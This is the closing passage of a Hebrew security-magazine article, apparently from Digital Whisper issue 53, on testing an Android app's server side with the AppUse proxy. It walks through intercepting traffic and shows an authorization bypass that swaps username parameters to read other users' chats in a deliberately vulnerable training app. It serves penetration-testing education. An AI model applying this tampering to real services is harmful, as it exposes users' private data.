
```
public class BrReciever extends BroadcastReceiver
{
  String amount;
  Context ctx;
  String host = "10.0.2.2";
  String port = "6543";
  String refuid;
  String uid;

  public void onReceive(Context paramContext, Intent paramIntent)
  {
    this.uid = paramIntent.getExtras().getString("uid");
    this.refuid = paramIntent.getExtras().getString("refuid");
    this.amount = paramIntent.getExtras().getString("amount");
    this.ctx = paramContext;
    new TransferWithRest(null).execute(new Void[0]);
  }
```

לאחר שאנו יודעים את הפורט שהאפליקציה מתקשרת תחתו, ניגש אל העניין השני.


אפיוז פרוקסי

כאשר נתקלנו בבעיה, ש-ProxyDroid לא מיירט את התעבורה פרט לפורטים 80 ו-443, ניסינו לחפש כלי אחר שעושה את זה ללא הצלחה, לכן, בנינו כלי בעצמנו. אפליקציית AppUse, אשר מותקנת על אפיוז, הינה כרגע חסרת GUI והיא מאפשרת למשתמש להגדיר מ-AppUse Dashboard את הפרוקסי, ומאפשרת למשתמש לקבוע אילו פורטים ייורטו אל הפרוקסי שלו. התמונה הבאה מראה את מסך הגדרת הפרוקסי ב-Dashboard, כפי שניתן לראות, אפשר לקבוע את הפורטים אשר ייורטו בעזרת רשימת פורטים מופרדים בפסיק:



לאחר שהוספנו את הפורט הרצוי לרשימה ומילאנו את הפרטים של הפרוקסי שלנו, נבצע ROOT על המכשיר בעזרת הכפתור Root Device תחת המדור Android Device (מכיוון שמכשיר ROOTED הינו תנאי מקדים בכדי להפעיל את הפרוקסי) לאחר מכן, נפעיל את הפרוקסי על האמולטור ע"י לחיצה על הכפתור "Proxy is off" ולאחר מכן ננסה לבצע להתחברות לאפליקציה שלנו ובכך, נוכל ליירט את הבקשה ולבצע עליה מניפולציות.

התמונה הבאה ממחישה את המצב הנ"ל:




ניצול חולשות בצד השרת

לאחר שהצלחנו ליירט את התעבורה אל הפרוקסי שלנו, הגיע הזמן לבצע מניפולציות על בקשות אשר נשלחות מהלקוח אל צד השרת, נוכל לנסות לנצל מתקפות צד שרת כגון:

- XSS
- SQLI
- Authentication/Authorization bypass
- Parameter tampering
- DoS attacks
- ועוד.

אתן רק דוגמא אחת של ניצול חולשה ולא אכנס ליותר מידי פרטים בגלל שאני לא רוצה להתעמק במתקפות שונות אלא רק להדגים כיצד להגיע למצב שנוכל לתקוף את צד השרת.


לאחר חקירה של הבקשות היוצאות מהאפליקציה נוכל להבחין בבקשה הבאה בעת כניסה לחלון שליחת הודעת צ'ט פרטית למשתמש באפליקציה:



כפי שנראה בתמונה, השרת שולח בקשה אל השרת בכדי לקבל את ההיסטוריה של שיחת 2 המשתמשים, ניתן לראות כי שם המשתמש של המשתמש הנוכחי וחברו לצ'ט מועברים כפרמטרים אל השרת (ids=peter,fids=appsec).

מתוך מבנה הבקשה ניתן להסיק במהירות שסביר שקיימת חולשה וננסה לבצע מניפולציה על הפרמטרים במטרה לעקוף את מנגנון האוטוריזציה ובעזרתו נוכל לראות שיחות של משתמשים אחרים במערכת.

נשנה את ערך הפרמטרים של שמות המשתמשים וננסה לראות שיחה בין המשתמש admin למשתמש david, ונראה האם השרת אוכף מנגנון אוטוריזציה:



כמו שניתן לראות בתמונה למעלה, השרת אכן הגיב וסיפק לנו את היסטוריית ההודעות של admin ו-david, ובכך הצלחנו להבין כי האפליקציה לא אוכפת מנגנון אוטוריזציה או שפשוט עקפנו אותו ☺.

חשוב לציין כי הדוגמא הנ"ל הינה חלק מאפליקציית HackMePal, אשר עוצבה להיות פגיעה ככל האפשר למתקפות ע"י חברת אפסק, אך יחד עם זאת, במהלך בדיקות חדירה רבות שבצעתי נתקלתי בלא מעט מצבים דומים מאוד למצב זה, ככל הנראה מכיוון שהמפתחים עצמם לא היו מודעים ולא לקחו בחשבון כי הנתונים אשר מגיעים אליהם יכולים להשתנות ע"י תוקף וסמכו על המשתמש, הנחת יסוד שהיא שגויה לחלוטין בתחום אבטחת המידע.

סיכום

לסיכום, במאמר זה הסברתי על כל שלבי העבודה של תוקף בזמן ביצוע התקפת צד שרת מאפליקציית אנדרויד, כיצד אנו משיגים את האפליקציה המותקפת ורואים כי היא אכן מתקשרת עם שרת חיצוני ע"י חקירת המאניפסט, כיצד אנו משיגים את קוד האפליקציה וחוקרים אותו, מה החסרונות של הפרוקסי באנדרויד וכיצד אנו מגדירים אותו בצורה נכונה.

תוקפים ובודקים אשר מגיעים מעולם האפליקטיבי ומנסים לבצע תקיפות על צד השרת מאפליקציית מובייל מבינים שלבצע תקיפת לצד שרת מתוך האפליקציה זו לא תמיד משימה קלה, כמו שניתן לראות.


אני ממליץ בחום לכל מי שמבצע / רוצה להיכנס לתחום בדיקות אבטחה ב-Android להשתמש באפיוז, זוהי פלטפורמה חזקה ומתעדכנת שתחסוך לך הרבה זמן בתפעול וביצוע בדיקות על אפליקציות אנדרואיד.

לינק לאפיוז:

http://appsec-labs.com/appuse

על הכותב

שמי ברק טוילי, אחראי פרויקט AppUse והמפתח העיקרי שלו, חוקר ויועץ אבטחת אפליקציות בחברת AppSec Labs. להצעות/הערות/הארות/בקשות ניתן לשלוח מייל לכתובת: appuse@appsec-labs.com, או למייל האישי: barak@appsec-labs.com.



דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-53 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש אוגוסט.

אפיק קסטיאל,

ניר אדר,

31.07.2014